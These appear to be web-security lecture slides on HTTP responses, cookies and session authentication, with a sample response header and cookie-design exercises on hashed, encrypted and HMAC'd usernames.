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
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HTTP responses

HTTP version **Status code** **Reason phrase**

Headers

Data

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: zdregion=MTI5LjluMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> ..... </html>
```

Adding State to the Web: Cookies


- Cookies were designed to offload server state to browsers

- ▶ Not initially part of web tools (Netscape)
- ▶ Allows users to have cohesive experience
- ▶ E.g., flow from page to page,

- Someone made a design choice

- ▶ Use cookies to *authenticate* and *authorize* users
- ▶ E.g. Amazon.com shopping cart, WSJ.com

- Q: What is the threat model?



Cookies

A cookie is a name/value pair created by a website to store information on your computer




- An example cookie from my browser

Name	session-token
Content	"s7yZiOvFm4YymG...."
Domain	.amazon.com
Path	/
Send For	Any type of connection
Expires	Monday, September 08, 2031 7:19:41 PM

- Stored by the browser and used by the web applications
 - ▶ used for authenticating, tracking, and maintaining specific information about users
 - ▶ e.g., site preferences, contents of shopping carts
 - ▶ data may be sensitive
 - ▶ may be used to gather information about specific users
- Cookie ownership: Once a cookie is saved on your computer, only the website that created the cookie can read it

- HTTP is stateless
 - ▶ How does the server recognize a user who has signed in?
- Servers can use cookies to store state on client
 - ▶ After client successfully authenticates, server computes an authenticator and gives it to browser in a cookie
 - Client cannot forge authenticator on his own (session id)
 - ▶ With each request, browser presents the cookie
 - ▶ Server verifies the authenticator
 - ▶


A Typical Session with Cookies



Authenticators must be unforgeable and tamper-proof
(malicious clients shouldn't be able to modify an existing authenticator)

How to design it?

- **New design choice means**
 - ▶ Cookies must be protected
 - Against forgery (integrity)
 - Against disclosure (confidentiality)
- **Cookies not robust against web designer mistakes, committed attackers**
 - ▶ Were never intended to be
 - ▶ Need the same scrutiny as any other tech.




Many security problems arise out of a technology built for one thing incorrectly applied to something else.

Cookie Design 1: mygorilla.com

- Requirement: authenticate users on site

myschool.com

- Design:
 1. set cookie containing hashed username
 2. check cookie for hashed username




- Q: Is there anything wrong with this design?

Cookie Design 2: mygorilla.com

- Requirement: authenticate users on site

myschool.com

- Design:
 1. set cookie containing **encrypted** username
 2. check cookie for **encrypted** username




- Q: Is there anything wrong with this design?

Cookie Design 2: mygorilla.com

- Requirement: authenticate users on site

myschool.com


- Design:
 1. set cookie containing **encrypted** + **HMAC'd** username
 2. check cookie for **encrypted** + **HMAC'd** username



- Q: Is there anything wrong with this design?

Exercise: Cookie Design

